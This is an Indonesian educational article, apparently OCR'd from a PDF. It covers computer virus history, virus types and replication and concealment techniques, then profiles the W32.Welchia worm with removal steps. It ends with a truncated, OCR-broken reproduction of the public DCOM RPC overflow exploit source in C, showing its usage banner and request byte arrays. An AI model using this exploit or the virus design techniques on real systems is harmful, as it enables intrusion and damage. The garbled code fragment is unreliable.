**PERNAK-PERNIK TENTANG VIRUS**

" A program that can infect other programs by modifying them to include a slighty altered copy of itself. A virus can spread throughout a computer system or network using the authorization of every user using it to infect their programs. Every programs that gets infected can also act as a virus that infection grows:: Fred Cohen"

***pengantar***

Apakah Kalian pernah mendengar apa itu virus, tahukah kalian apa yang dimaksud virus itu disini aku akan coba mengartikan apa itu virus. virus yang lebih dikenal dalam istilah kedokteran atau arti virus sebagai biological virusses" inipun ternyata populer juga di dunia yang terdiri dari elektron ini. hal ini terjadi dikarenakan kemiripan dalam mekanisme penyebarannya.


Virus komputer bisa diartikan secara gamblang adalah suatu program komputer biasa. tetapi memiliki perbedaan yang mendasar dengan program-program lainnya,yaitu dia dibuat untuk menulari program program lainnya, mengubah, memanipulasinya bahkan sampai merusaknya.

tetapi ada yang perlu dicatat disini, virus hanya akan menulari apabila program pemicu atau program yang telah terinfeksi tadi dieksekusi, disinilah perbedaannya dengan "worm". Aku tidak akan mencoba membahas worm karena nanti akan mengalihkan kita dari pembahasan mengenai virus ini.

***asal muasal virus***

1949, John Von Neuman, menggungkapkan "teori self altering automata" yang merupakan hasil riset dari para ahli matematika.

1960, lab BELL (AT&T), para ahli di lab BELL (AT&T) mencoba-coba teori yang diungkapkan oleh john v neuman, mereka bermain-main dengan teori tersebut untuk suatu jenis permainan/game. Para ahli tersebut membuat program yang dapat memperbanyak dirinya dan dapat menghancurkan program buatan lawan. Program yang mampu bertahan dan menghancurkan semua program lain, maka akan dianggap sebagai pemenangnya. Permainan ini akhirnya menjadi permainan favorit ditiap-tiap lab komputer.semakin lama mereka pun sadar dan mulai mewaspadai permainan ini dikarenakan program yang diciptakan makin lama makin berbahaya, sehingga mereka melakukan pengawasan dan pengamanan yangketat.



1980, program tersebut yang akhirnya dikenal dengan "virus" ini berhasil menyebar diluar lingkungan laboratorium, dan mulai beredar di dunia cyber.

1980, mulailah dikenal virus virus yang menyebar di dunia cyber.

***Jenis-Jenis Virus***


Untuk lebih mempertajam pengetahuan kita tentang virus, Aku akan coba memberikan penjelasan tentang jenis jenis virus yang sering berkeliaran di dunia cyber.

1.Virus Makro

Aku rasa kita semua sudah sangat sering mendengar tentang virus ini. Virus ini ditulis dengan bahasa pemrograman dari suatu aplikasi bukan dengan bahasa pemrograman dari suatu Operating System. Virus ini dapat berjalan apabila aplikasi pembentuknya dapat berjalan dengan baik, maksudnya jika pada komputer mac dapat menjalankan aplikasi word maka virus ini bekerja pada komputer bersistem operasi Mac.
contoh virus:
-variant W97M, misal W97M.Panther panjang 1234 bytes, akan menginfeksi NORMAL.DOT
dan menginfeksi dokumen apabila dibuka.
-WM.Twno.A;TW :: 41984 bytes, akan menginfeksi Dokumen Ms.Word yang menggunakan bahasa makro, biasanya berekstensi *.DOT dan *.DOC
-dll
makanya tulisan ini aku gak ketik di word (:p)

2.Virus Boot Sector

Virus Boot sector ini sudah umum sekali menyebar (terus terang hardiskku sering diformat gara gara virus ini :P, tapi karena itu aku sobatan ma dia, :)).
Virus ini dalam menggandakan dirinya akan memindahkan atau menggantikan boot sector asli dengan program booting virus. Sehingga saat terjadi booting maka virus akan di load kememori dan selanjutnya virus akan mempunyai kemampuan mengendalikan hardware standar(ex::monitor, printer dsb) dan dari memori ini pula virus akan menyebar keseluruh drive yang ada dan terhubung kekomputer (ex: floopy, drive lain selain c:\)
contoh virus ::
-varian virus wyx (langganan gwa nih :) ex: wyx.C(B) menginfeksi boot record dan floopy ; panjang :520 bytes; karakteristik : memory resident dan terenkripsi)
-varian V-sign : menginfeksi : Master boot record ; panjang 520 bytes; karakteristik: menetap di memori (memory resident),terenkripsi, dan polymorphic)



-Stoned.june 4th/ bloody!: menginfeksi : Master boot record dan floopy; panjang 520 bytes; karakteristik: menetap di memori (memory resident), terenkripsi dan menampilkan pesan "Bloody!june 4th 1989" stelah komputer melakukan booting sebanyak 128 kali)

3.Stealth Virus

Virus ini akan menguasai tabel tabel interupt pada DOS yang sering kita kenal dengan "Interrupt interceptor" . virus ini berkemampuan untuk mengendaikan nstruksi instruksi level DOS dan biasanya mereka tersembunyi sesuai namanya baik secara penuh ataupun ukurannya .
contoh virus:
-Yankee.XPEH.4928, menginfeksi file *.COM dan *.EXE ; panjang 4298 bytes; karakteristik: menetap di memori, ukuran tersembunyi, memiliki pemicu
-WXYC (yang termasuk kategori boot record pun karena masuk kategri stealth dimasukkan pula disini), menginfeksi floopy dan motherboot record; panjang 520 bytes;menetap di memori; ukuran dan virus tersembunyi.
-Vmem(s): menginfeksi file file *.EXE, *.SYS, dan *.COM ; panjang fie 3275 bytes; karakteristik:menetap di memori, ukuran tersembunyi, di enkripsi.
-dll

4.Polymorphic Virus


Virus ini Dirancang buat mengecoh program antivirus,artinya virus ini selalu berusaha agar tidak dikenali oleh antivirus dengan cara selalu merubah rubah strukturnya setiap kali selesai menginfeksi file/program lain.
contoh virus:
-Necropolis A/B, menginfeksi file *.EXE dan *.COM; panjang file 1963 bytes; karakteristik: menetap di memori, ukuran dan virus tesembunyi,terenkripsi dan apat berubah ubah struktur
-Nightfall, menginfeksi file *.EXE; panjang file 4554 bytes; karakteristik : menetap di memori, ukuran dan virus tesembunyi,memiliki pemicu, terenkripsi dan dapat berubah ubah struktur
-dll

5.Virus File/Program

Virus ini menginfeksi file file yang dapat dieksekusi langsung dari sistem operasi, baik itu file application (*.EXE), maupun *.COm biasanya juga hasil infeksi dari virus ini dapat diketahui dengan berubahnya ukuran file yang diserangnya.

6.Multi Partition Virus

Virus ini merupakan gabungan dariVirus Boot sector dan Virus file: artinyapekerjaan yang dilakukan berakibat dua, yaitu dia dapat menginfeksi file file *.EXE dan juga



menginfeksi Boot Sector.

***Kriteria Virus***

Suatu virus , dapat dikatakan adalah benar benar virus apabila minimal memiliki 5 kriteria (kriteria ini aku dapatkan dari sebuah sumber terpercaya :))
1.kemampuan suatu virus untuk mendapatkan informasi
2.kemampuannya untuk memeriksa suatu program
3.kemampuannya untuk menggandakan diri dan menularkan
4.kemampuannya melakukan manipulasi
5.kemampuannya untuk menyembunyikan diri.

Sekarang akan aKu coba jelaskan dengan singkat apa yang dimaksud dengan tiap-tiap kemampuan itu dan mengapa ini sangat diperlukan.


***Kemampuan untuk mendapatkan informasi***

Pada umumnya suatu virus memerlukan daftar nama nama file yang ada dalam suatu directory, untuk apa? agar dia dapat mengenali program program apa saja yang akan dia tulari, semisal virus makro yang akan menginfeksi semua file berekstensi *.doc setelah virus itu menemukannya, disinilah kemampuan mengumpulkan informasi itu diperlukan agar virus dapat membuat daftar/dat semua file terus memilah dengan mencari file file yang bisa ditulari. Biasanya data ini tercipta saat program yang tertular atau terinfeksi atau bahkan program virus ini dieksekusi. Sang virus akan segera melakukan pengumpulan data dan menaruhnya di RAM (biasanya :P ) , sehingga apabila komputer dimatikan semua data hilang tetapi akan tercipta setiap program bervirus dijalankan biasanya dibuat hidden oleh virus (agar gak keliatan).

***Kemampuan memeriksa suatu program***

Suatu virus juga sangat amat harus (berlebihan gak ya :P) bisauntuk memeriksa suatu program yang akan ditulari, misalnya ia bertugas menulari program berekstensi *.doc, dia harus memeriksa apakah file dokumen ini telah terinfeksi ataupun belum,karena jika sudah maka dia akan percuma menularinya 2 kali (virus aja perhitungan coba,:)). Ini sangat berguna untuk meningkatkan kemampuan suatu virus dalam hal kecepatan menginfeksi suatu file/program.Yang umum dilakukan oleh virus
adalah memiliki/memberi
tanda pada file/program yang telah terinfeksi sehingga mudah untuk dikenali oleh virus tersebut.Contoh penandaan adalah misalnya memberikan suatu byte yang unik disetiap file yang telah terinfeksi.
***Kemampuan untuk menggandakan diri***

Kalo ini emang virus "bang-get", maksudnya tanpa ini tak adalah virus. inti dari



virus adalah kemampuan mengandakan diri dengan cara menulari program lainnya. Suatu
virus apabila telah menemukan calon korbannya (baik file atau program) maka
ia akan mengenalinya dengan memeriksanya,jika belum terinfeksi maka sang virus akan
memulai aksinya untuk menulari dengan cara menuliskan byte pengenal pada program/
file tersebut,dan seterusnya mengcopikan/menulis kode objek virus diatasfile/program
yang diinfeksi. Beberapa cara umum yang dilakukan oleh virus untuk menulari/
menggandakan dirinya adalah:


a.File/Program yanga akan ditulari dihapus atau diubah namanya. kemudian diciptakan
suatu file menggunakan nama itu dengan menggunakan virus tersebut (maksudnya virus
mengganti namanya dengan nama file yang dihapus)
b.Program virus yang sudah di eksekusi/load ke memori akan langsung menulari file
file lain dengancara menumpangi seluruh file/program yang ada.

***Kemampuan mengadakan manipulasi***


Rutin (routine) yang dimiliki suatu virus akan dijalankan setelah virus menulari
suatu file/program. isi dari suatu rutin ini dapat beragam mulai dari yang teringan
sampai pengrusakan. rutin ini umumnya digunain buat memanipulasi program ataupun
mempopulerkan pembuatnya! (:P) Rutin ini memanfaatkan kemampuan dari suatu sistem
operasi (Operating System) , sehingga memiliki kemampuan yang sama dengan yang
dimiliki sistem operasi.
misal:
a.Membuat gambar atau pesan pada monitor
b.mengganti/mengubah ubah label dari tiap file,direktori,atau label dari drive di pc
c.memanipulasi program/file yang ditulari
d.merusak program/file
e.Mengacaukan kerja printer , dsb

***Kemampuan Menyembunyikan diri***

Kemampuan Menyembunyikna diri ini harus dimiliki oleh suatu virus agar semua pekerjaan
baik dari awal sampai berhasilnya penularan dapat terjlaksana.
langkah langkah yang biasa dilakukan adalah:
-Program asli/virus disimpan dalam bentuk kode mesin dan digabung dengan program lain
yang dianggap berguna oleh pemakai.



-Program virus diletakkan pada Boot Record atau track yang jarang diperhatikan oleh komputer itu sendiri
-Program virus dibuat sependek mungkin, dan hasil file yang diinfeksi tidak berubah ukurannya
-Virus tidak mengubah keterangan waktu suatu file
-dll



**W32.WELCHIA.WORM**

W32.Welchia.Worm adalah worm yang mampu mengeksplotasi berbagai kebocoran (vulnerabilities), termasuk diantaranya:
- DCOM RPC vulnerability ..
  (sebagimana di jelaskan dalam buletin keamanan Microsoft MS03-026)
  yang menggunakan tcp port 135,menyerang secara spesifik kepada Windows XP
- Webdav vulnerability (sebagimana di jelaskan dalam buletin keamanan Microsoft MS03-007) yang menggunakan tcp port 80., menyerang Mesin yang menjalankan IIS 5.0, dan akan berdampak padawindows 2000 system,dan NT/XP.

dikenal juga dengan nama:
W32/Welchia.worm10240 [AhnLab], W32/Nachi.worm [McAfee], WORM_MSBLAST.D [Trend], Lovsan.D [F-Secure],W32/Nachi-A [Sophos], Win32.Nachi.A [CA], Worm.Win32.Welchia [KAV]

Tipe: Worm
Panjang infeksi : 10,240 bytes
Systems yang dapat di infeksi:Microsoft IIS, Windows 2000, Windows XP
Systems yang tidak terinfeksi:Linux, Macintosh, OS/2, UNIX, Windows 3.x, Windows 95, Windows 98, Windows Me, Windows NT

Port yang digunakan: TCP 135(RPC DCOM), TCP 80(WebDav)

saat W32.Welchia.Worm di eksekusi, maka akan melakukan:

mengkopikan dirinya ke:
%System%\Wins\Dllhost.exe
catatan %Sytem% adalah variabel, worm akan mencari folder file system dan mengkopikan dirinya,secara default adalah C:\Winnt\System32 (Windows 2000) atau

C:\Windows\System32 (Windows XP).membuat kopi file %System%\Dllcache\Tftpd.exe sebagai %System%\Wins\svchost.exe.


catatan:Tftpd adalah program yang diijinkan, sehingga sulit untuk dideteksi oleh antivirus.

menambah subkeys:

RpcPatch

dan:

RpcTftpd



ke registry key di:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

Membuat beberapa services:

Nama Service : RpcTftpd
Service Display Name: Network Connections Sharing
Service Binary: %System%\wins\svchost.exe


Service ini akan diset untuk berjalan secara manual.

Nama Service : RpcPatch
Service Display Name: WINS Client
Service Binary: %System%\wins\dllhost.exe

Service ini akan di set untuk dapat berjalan secara otomatis.
Proses terakhir adalah menghapus file %System%\msblast.exe sebagai tempat pertama kali W32.Blaster.Worm

worm ini melakukan:
- mengirimkan packet ICMP /ping , untuk mengecek apakah komputer denga ip tersebut aktif di jaringan.
- Setelah worm berhasil mengetahui bahwa mesin tersebut aktif di jaringan maka akan mengirimkan data ke port tcp 135 dan akan mengeksploitasi kelemahan DCOM RPC
  atau,
  akan mengirim date ke port tcp 80 untuk mengeksploitasi kelemahan Webdav
- membuat shell untuk remote pada mesin yang telah di ekspoitasi kelemahannya dan akan mencoba terhubung ke mesin penyerang dengan menggunakan prot tcp secara acak, antara 666 dan 765 untuk menerima instruksi.
- Menjalankan server TFTP pada mesin penyerang dan menginstruksikan mesin yang tereksploitasi (korban) untuk terhubung dan mendownload Dllhost.exe dan Svchost.exe dari mesin penyerang. jika file %System%\dllcache\tftpd.exe ada, maka worm tidak akan mendownload svchost.exe.
- memeriksa versi Sistem operasi komputer tersebut, Nomor Service pack dan juga menghalangi untuk terhubung ke Microsoft's Windows Update dan mencegah komputer untuk DCOM RPC vulnerability patch.

Untuk memusnahkan worm ini dapat dilakukan beberapa cara:
+ Gunakan peralatan removal W32.Welchia.WOrm



+ Menghapus secara manual:

1 menDisable System Restore (Windows XP).
mengapa? XP kuhusnya secara default mengenable system restore,
mengapa berbahaya? karena virus, worm atau trojan yang menginfeksi
komputer anda mungkin saja di backup juga oleh system restore dan yang
membuat lebih berbahaya adalah windows melindungi program lain,termasuk
antivirus untuk memodifikasi (menquarantine, menghapus dan membersihkan)
sytem restore=system restore bisa jadi tempat teraman bagi virus dkk.
karena itu anda wajib men-disablekan system restore anda

untuk mematikan system restore:
- anda harus sebagaoi administrator (xp)
- masuk ke control panel
- pilih system, di system properties pilih System restore
- centang turn off system restore

2 Update virus definition dari antivirus yang digunakan. anda hanya perlu
mengunjungi situs antivirus anda, atau menjalankan Live Update langsung
dari program antivirus anda untuk melaukan update.


3 Restart komputer anda dalam save mode untuk menghentikan Worm.
untuk windows 95/98/me anda bisa masuk ke save mode setelah restart
sedangkan,
untuk xp/nt/win 2000
anda dapat menghentikan kerja virus buat sementara dengan cara:
-masuk control panel
-pilih services pada administrative tools
-scroll kebawah sampai anda temukan
+ Network Connections Sharing
+ WINS Client
-klik-kanan dan pilih stop

4 jalankan full system scan dan delete semua file yang dideteksi sebagai
W32.Welchia.Worm.jalankan full scan dan konfigurasi terlebih dahulu
antivirus anda jika ditemukan ada file yang terinfeksi W32.Welchia.Worm
maka hapus file tersebut

5 Delete values& subkeys yang dibuat oleh virus di registry.
hal ini sedikit beresiko, sebelum anda lakukan, backup dulu registry anda

-klik start -run dan ketik regedit
masuk ke key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services




hapus subkey berikut:

RpcPatch

dan


RpcTftpd
simpan perubahan dan keluar dari registry

6 Delete Svchost.exe file.
masuk ke folder %system%wins dan hapus semua file svchost.exe




**BLASTER CODE**

```
/*
 DCOM RPC Overflow Discovered by LSD
  -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

 Based on FlashSky/Benjurry's Code
  -> http://www.xfocus.org/documents/200307/2.html

 Written by H D Moore <hdm [at] metasploit.com>
  -> http://www.metasploit.com/

 - Usage: ./dcom <Target ID> <Target IP>
 - Targets:
 -       0   Windows 2000 SP0 (english)
 -       1   Windows 2000 SP1 (english)
 -       2   Windows 2000 SP2 (english)
 -       3   Windows 2000 SP3 (english)
 -       4   Windows 2000 SP4 (english)
 -       5   Windows XP SP0 (english)
 -       6   Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00
,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x0
0,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46
,
```




0x00,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};


unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00




,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00




```
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0
x00
